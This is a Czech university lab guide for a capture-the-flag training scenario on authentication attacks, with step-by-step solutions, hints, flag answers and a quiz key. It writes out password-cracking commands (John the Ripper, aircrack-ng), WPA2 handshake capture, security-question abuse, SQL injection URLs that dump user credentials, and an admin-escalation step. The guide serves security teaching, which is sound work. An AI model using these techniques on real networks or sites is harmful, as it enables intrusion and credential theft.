

Bezpečnost ICT 2

Scénář do BUTCA: Útoky na identifikaci a autentizaci
Návod a nápovědy

AUTOŘI:
ID:
OBOR:
DATUM VYTVOŘENÍ:

Daniel Prachař a Dalibor Rada
240969, 241090
Informační bezpečnost IBE-3
8. 11. 2023

OBSAH


OBSAH	2
Praktický návod na projití úkolů	3
Nápovědy:	11
Odpovědi na kontrolní test	12

Praktický návod na projití úkolů

Úkol 1

Ty se rozhledneš po kanceláři a před sebou vidíš tři počítače, přistoupíš tedy k prvnímu počítači. Tam je rozjeté přihlašovací okno operačního systému Linux s distribucí Kali s vyplněným přihlašovacím jménem zdena. Nad klávesnicí spatříš zvláštní lísteček. Jaké je heslo?

Využité nástroje: internetový prohlížeč, Linux Kali.



Obrázek 1: Přihlašovací okno do Kali

Heslo je napsané na papírku v Morseově abecedě, stačí použít online překladač.

Přihlašovací jméno: zdena.

Heslo v morseovce: --..|-..|..|-..|-..|-..|-..|-..|-..|-..|-..|

Dešifrované heslo: zdenickavladci.

FLAG1: zdenickavladci

Tím docílíme přihlášením se do virtuálního počítače s distribucí Kali pod uživatelem Zdena.

Úkol 2

Přihlásil jsi se úspěšně do počítače Zdeny. Prohledal si soubory v počítači, zkontroloval logy. Nic, co by nasvědčovalo, že krysou ve firmě je Zdena. Napadlo tě zkontrolovat ještě její e-mailovou komunikaci. Zapneš teda firemní mail PenterepMail a chceš se přihlásit. Jaké je heslo?

Využité nástroje: Linux Kali, program John the Ripper, PenterepMail

Při prohledání souborové struktury ve složce dokumenty nalezneme soubor heslo.zip. Pomocí nástroje John the Ripper odstraníme ochranu zip a převedeme hash hesla do textového souboru. To uděláme příkazem:

```
root@kali:~# zip2john credditionalsPentre.zip > heslo.txt
```

S využitím programu John the Ripper použijeme útok hrubou silou na tento textový soubor příkazem:

```
root@kali:~# john heslo.txt
```

Heslo do zip souboru: lupa.

Uživatelské jméno: vladci_zdena.

Heslo do PenterepMailu: Zd%nna89.


FLAG2: Zd%nna89.

Díky prolomení zazipovaného souboru jsme získali přihlašovací údaje do PentrepMailu.

Úkol 3

Dostal jsi se do Zdenina e-mailu, prohledáváš přijatou poštu najdeš zde e-mail od jejího kolegy Miroslava. Teď už jen zbývá se přihlásit jako uživatel Miroslav a ověřit jestli je krysou on. (Toto je simulováno přepnutím uživatele v grafickém prostředí a zadáním hesla). Jaké je asi heslo?

Využité nástroje: Linux Kali, program John the Ripper, PenterepMail, 1x Wi-Fi síťová karta — USB, Wi-Fi router nebo Access point, program airmong-ng



Obrázek 2: E-mail o zapomenutém heslu

Pomocí příkazů níže vypíšeme všechny síťové rozhraní a jejich stav, pokud vše funguje dobře zjistíme název nově připojeného síťového rozhraní (wlan0 = Wifi síťové kartě).

```
root@kali:~# ip a
```

Před zapnutím monitorovacího režimu “zabijeme” všechny procesy, které tuto kartu používají příkazem:

```
root@kali:~# airmon-ng check kill
```

Spustíme monitorovací režim :

```
root@kali:~# airmon-ng
```

Poznámka: Zapnutí monitorovacího režimu může způsobit přejmenování síťového rozhraní z wlan0 na wlan0mon.

Následně zapneme monitorovací režim pro konkrétní síťové rozhraní, což nám umožní zobrazit dostupné Wifi sítě a základní informace jako BSSID, kanál, ESSID, zabezpečení a další:

```
root@kali:~# airmon-ng start wlan0
```

Výsledek monitorovacího režimu, naše wifi je ESSID: VladciOblohy:

```

root@kali: /home/kali
File Actions Edit View Help

CH 4 ][ Elapsed: 18 s ][ 2023-11-15 11:15

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
48:B4:C3:4D:D3:41 -54      4      294  0  11  130 WPA2 CCMP MGT KolejNet-2.4G
48:B4:C3:4D:D3:40 -54      4      293  0  11  130 WPA2 CCMP MGT KolejNet
94:0C:6D:CB:01:2E -52     24       0  0  9  135 WPA2 CCMP PSK VladciOblohy
56:6C:EB:88:69:2C -63     16       0  0  1  130 WPA2 CCMP PSK NITRO5 5085
48:B4:C3:4A:3C:C0 -68      8       0  0  1  130 WPA2 CCMP MGT KolejNet
48:B4:C3:4A:3C:C1 -68      8     264  0  1  130 WPA2 CCMP MGT KolejNet-2.4G
48:B4:C3:49:FC:E1 -69      5     209  0  1  130 WPA2 CCMP MGT KolejNet-2.4G
48:B4:C3:49:FC:E0 -70      5       0  0  1  130 WPA2 CCMP MGT KolejNet
48:B4:C3:4A:C8:41 -75      6       0  0  6  130 WPA2 CCMP MGT KolejNet-2.4G
48:B4:C3:4A:C8:40 -75      5     163  0  6  130 WPA2 CCMP MGT KolejNet
F8:1A:67:40:CA:5C -77      4       0  0  5  65  OPN          globalcom.cz
48:B4:C3:4B:25:80 -78      0     139  0  6  -1  WPA          <length: 0>
F8:1A:67:40:9F:F5 -81      5       0  0  5  65  WPA2 CCMP MGT globalcom.cz_wpa

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) 5E:5B:39:04:FB:09 -54    0 - 1    2      2
(not associated) 28:39:26:C6:94:7D -60    0 - 1    0      6
(not associated) D6:F3:27:73:7A:67 -84    0 - 1    0      1

```

Obrázek 3: Monitorovací režim

Pro odhalení hesla k wifi je nutno zachytit 4-Way handshake. Jedná se o proces, kdy se chce klient připojit k síti Wifi a musí se autorizovat tzn. s žádostí o připojení se odesílá i samotné heslo.

Spustíme monitorovací režim pro naše síťové rozhraní a pokusíme se zachytit 4-Way Handshake a následně jej uložit do souboru wpa.cap:

```
root@kali:~# airodump-ng wlan0mon -c <číslo kanálu> --bssid <MAC AP> -w wpa.cap
```

V našem případě:

```
root@kali:~# airodump-ng wlan0mon -c 9 --bssid 94:0C:6D:CB:01:2E -w wpa.cap
```

Z mobilního telefonu se zkusíme připojit na wifi pomocí hesla, následně se zobrazí v monitorovacím režimu náš pokus o připojení a tím zachytíme Handshake.

Monitorovací režim můžeme ukončit na ploše nám vznikl nový soubor *wpa.cap-01.cap*

Pro crackování využijeme společně nástroj John the Ripper s módem slovníkové útoku a aircrack

Jako wordlist je použit nejznámější slovník rockyou.txt

```
root@kali:~# aircrack-ng wpa.cap-01.cap -w rockyou.txt
```

V závislosti na výkonu PC dojde k prolomení hesla k Wifi (V našem případě: po cca 3 minutách). Zjistíme tak heslo na Wifi: iloveyou a zároveň heslo pro uživatele Miroslav


FLAG3: iloveyou

Úkol 4

Přihlásíš se jako uživatel Miroslav a počkáš, než se načte jeho osobní profil. Míra vypadá, že svůj počítač spravuje dobře vše je perfektně roztřízené do adresářů, podadresářů až po jednotlivé soubory. Snažíš se najít jakoukoliv stopu, která by Miroslava usvědčila, ale nedaří se ti nic najít. Zjistil jsi ale, že Miroslav má osobní email. Otevřeš internetový prohlížeč Mozilla. Jak zjistit přihlašovací jméno a heslo?

Využité nástroje: Linux Kali, Internetový prohlížeč Mozilla, PenterepMail

V Kali se odhlásíme z uživatele Zdeny a přihlásíme se jako uživatel Miroslav. Po načtení uživatelského profilu spustíme prohlížeč Mozilla klikneme na 3 čárky v pravém horním rohu . V záložce password se přepneme do správce hesel v prohlížeči a zjistíme přihlašovací údaje Miroslava do osobního e-mailu na seznam.cz



Obrázek 4: Správce hesel v Mozilla Firefox

FLAG4: Mattoni1783.

Úkol 5

Dostal si se do osobního e-mailu Miroslava. Ještě zbývá zkontrolovat jeho firemní e-mail PenterepMail a definitivně se ujistil, že Miroslav není náš špión. Login a heslo do pracovního e-mailu však neznáš. Existuje možnost, jak zjistit heslo přes zapomenuté heslo. Na login se zkus podívat pod lupou. Jaké je heslo?

Využité nástroje: Internetový prohlížeč Mozilla, PenterepMail

Přihlásíme se na email seznam.cz. V doručené poště je hromada e-mailu, které jsou bezvýznamné. Nás zajímá pouze e-mail s předmětem **babička**. Ten rozklikneme a zobrazíme fotografii. Na fotografii je napsané datum svatby naší babičky. Toto datum je zároveň i odpověď na kontrolní otázku v Penterepmailu. Otevřeme teda stránku PenterepMialu, pomocí vyhledávacího pole zjistíme uživatelské jméno Miroslava a odvodíme ho z emailu, který nám vyhledávací pole zobrazí. Zadáme uživatelské jméno a do kolonky hesla zapíšeme náhodné znaky dáme přihlásit. Přihlášení proběhne neúspěšně a vyskočí okno s odkazem forgoton password. Klikneme na tento odkaz zadáme login nebo

email Miroslava a vybereme možnost obnovy hesla pomocí kontrolní otázky. Zodpovíme kontrolní otázku zadáním data z fotografie babičky.

Login: vladci_miroslav

FLAG5: 11.11.1968

Úkol 6

Úspěšně jsi se přihlásil do firemního e-mailu Miroslava. Jeho e-mailová schránka je prázdná. Miroslav tedy jistě špión není. Zbývá zjistit uživatelské jméno a heslo našeho posledního zaměstnance. Nenašel si žádné indicie, jak přihlašovací údaje odhalit. Napadne tě teda provést SQL injection na celého e-mailového klienta. Zkusíš se podívat na místo kde by mohli být uloženi všichni uživatelé.

Využití nástroje: Internetový prohlížeč Mozilla, PenterepMail

Útokem SQL injection cílíme na databázovou vrstvu pro zjištění uživatelů a jejich přihlašovacích údajů.

Klikneme na záložku Správa kontaktů. Následně za URL adresu zadáme příkaz pro určení počtu sloupců, pomocí kterého se dotaz bude řadit. Ještě zbývá přijít na číslo, které bude rovno poslední hodnotě, při které se vypíší data. To uděláš tak, že vložíme číslo za příkaz pro řazení a postupně jej budeme inkrementovat od čísla 1 až do čísla, do kdy se vypisují data. Výsledná sekvence tedy bude: URL „příkaz pro řazení“ „číslo“ ---+


```
https://www.penterepmail.loc/inc/contacts.php?iduser=1 ORDER BY 5 ---+
```

Nyní můžeš začít odhalovat strukturu databáze. K tomu nám poslouží příkaz:

UNION ALL SELECT 1,2,TABLE_NAME,COLUMN_NAME,5 FROM INFORMATION_SCHEMA.columns

```
https://www.penterepmail.loc/inc/contacts.php?iduser=1 UNION ALL SELECT  
1,2,TABLE_NAME,COLUMN_NAME,5 FROM INFORMATION_SCHEMA.columns ---+
```


Zobrazila se ti tabulka databáze a její sloupce. Za pomocí této znalosti můžeš vymyslet SQL příkaz pro odhalení uživatelského jména a hesla. (V jaké tabulce jsou uloženi uživatelé, jaké budou asi názvy sloupců?)



Obrázek 5: Vypsání všech tabulek pomocí SQL injection


```
https://www.penterepmail.loc/inc/contacts.php?iduser=1 UNION ALL SELECT 1,2,logging,password,5 FROM users --+
```

Vypsal jsi všechny uživatele s jejich přihlašovacími údaji, stačí mezi nimi najít našeho posledního zaměstnance a odhalit jeho heslo. Jaké je heslo?



Obrázek 6: Vypsání všech uživatelů a jejich přihlašovacích údajů

Uživatelské jméno posledního zaměstnance: vladci_jirka

Heslo Jirky: olzsv89abc

FLAG6: olzsv89abc

Úkol 7

A je to! Přihlásil ses jako uživatel Jirka. Prohledej jeho e-mailovou schránku a zkus najít důkaz o tom, že je krysou. Jako důkaz postačí ID transakce.

Využití nástroje: Internetový prohlížeč Mozilla, PenterepMail

V e-mailové schránce se opět nachází hromada bezvýznamných e-mailů. Nás bude zajímat ten od uživatel student s předmětem zprávy: **Payment for your services**. Nalezneme zde obrázek výpisu z účtu, kde najdeme ID transakce v čínštině. Číslo v čínštině pomocí internetu přeložíme do arabského tvaru, tím získáme náš důkaz a zároveň odpověď na FLAG.

ID transakce v čínštině: 六六六四二一五九一七八八七九三二五五



Obrázek 7: Bankovní převod

FLAG7: 666421591788793255


Úkol 8

Odhalil si špiona!! Avšak nad částkou z výpisu účtu se nestačíš divit. 80 000 € za pár odeslaných e-mailů s informacemi o typu a trase letadel. Zamyslíš se, že zaměstnanec Jirka Hladový musel mít s takovou částkou docela dobrý život. Jen tak sedíš v kanceláři a přemýšlíš, co by jsi vše za ty peníze koupil – auto, přítelkyni, cestu kolem světa? Smutně si povzdechneš nad svým životem. Co vlastně máš? Bydlíš sám v nájmu na ubytovně na Cejlu. Jako dopravní prostředek ti slouží kolo. Co takhle svůj život zlepšit a pokračovat v tom, co započal Jirka. S tvými znalostmi se přece nenecháš tak snadno odhalit jako on. Vytvoříš si teda v PenterepMailu vlastního uživatele a s využitím předchozích znalostí mu přidělíš administrátorská oprávnění. Jaké je heslo na administrátora?

Využití nástroje: PenterepMail

Při přechozím úkolu SQL injection jsme odhalili přihlašovací údaje všech uživatelů tzn. rovněž na administrátorské uživatele. Nyní si můžeme vytvořit vlastního uživatele s vlastním heslem. Následně se přihlásit na administrátora a svému uživateli přidělit administrátorské oprávnění.

To uděláme tak, že do vyhledávacího pole napíšeme login svého právě vytvořeného uživatele (špatně navržený vyhledávací pole může rovněž vést k enumeraci – využití znaků jako je %). Vyjede nám náš uživatel, rozklikneme jej a klikneme na tlačítko set admin role



Obrázek 8: Nastavení administrátorského oprávnění

FLAG8: Admin123

Nápovědy:

Úkol 1:

Nápověda 1: rozhlédni se kolem

Nápověda 2: nějaký divný lísteček leží pod obrazovkou

Nápověda 3: Tečka a čárka => nějaký druh abecedy

Nápověda 4: FLAG(zdenickavladci)

Úkol 2:

Nápověda 1: Zkus prohledat adresář dokumenty

Nápověda 2: zip2john pro přesunutí hashe

Nápověda 3: Brute force attack pomocí John the Ripper

Nápověda 4: FLAG(Zd%nna89)

Úkol 3:

Nápověda 1: Zachycení 4-Way Handshake

Nápověda 2: airmon-ng

Nápověda 3: airodump-ng wlan0mon -c <číslo kanálu> --bssid <MAC AP> -w wpa.cap

Nápověda 4: FLAG(iloveyou)

Úkol 4:

Nápověda 1: klikneš na tlačítko .

Nápověda 2: password

Nápověda 4: FLAG(Mattoni1783.)

Úkol 5:

Nápověda 1: Login: vladci_miroslav

Nápověda 2: kontrolní otázky

Nápověda 3: Dva z emailu mají jedinečnou rozdílnost od ostatních

Nápověda 4: FLAG(11.11.1968)

Úkol 6 :

Nápověda 1: Správa kontaktů

Nápověda 2: ORDER BY 5 -- +

Nápověda 3: *TABLE_NAME = login ,COLUMN_NAME = password*

Nápověda 4: FLAG(olzsv89abc)

Úkol 7:

Nápověda 1: číslovky čínsky od 1-10

Nápověda 2: FLAG(666421591788793255)

Úkol 8:

Nápověda 1: využij SQL injection

Nápověda 2: napiš jméno svého uživatele do vyhledávacího pole

Nápověda 3: FLAG(Admin123)

Odpovědi na kontrolní test

Jaký je účel dvoufaktorové autentizace (2FA)?

- a) Poskytuje dvě hesla pro jednu relaci
- b) Přidává další vrstvu bezpečnosti vyžadující druhý ověřovací prvek
- c) Zjednodušuje proces autentizace

Jaký útok se zaměřuje na sledování, přerušování nebo měnění komunikace mezi dvěma stranami?

- a) Phishing
- b) Slovníkový útok
- c) Man-in-the-Middle útok

Co NEpatří mezi požadavky na bezpečné heslo?

- a) Heslo musím mít uložené v šifrovaném a bezpečném správci hesel
- b) Heslo by mělo obsahovat minimálně jednu číslici
- c) Heslo by mělo být originální tzn. jedinečné pro každou aplikaci/službu

Je bezpečné ukládat hesla do internetového prohlížeče?

- a) Ano
- b) Ne

Co znamená termín "spoofing" v kontextu autentizace?

- a) Vytváření falešných internetových stránek
- b) Předstírání identity nebo zařízení tak, aby vypadalo jako legitimní
- c) Používání klamavých e-mailů k získání citlivých informací

Co znamená termín "social engineering" v kontextu autentizace?

- a) Využívání sociálních sítí k ověření identity
- b) Získávání citlivých informací od lidí pomocí klamavých taktik
- c) Proces vytváření silných hesel

Bonusová otázka: Užili jste si naši hru ?

- a) Ano
- b) Jasně
- c) Rozhodně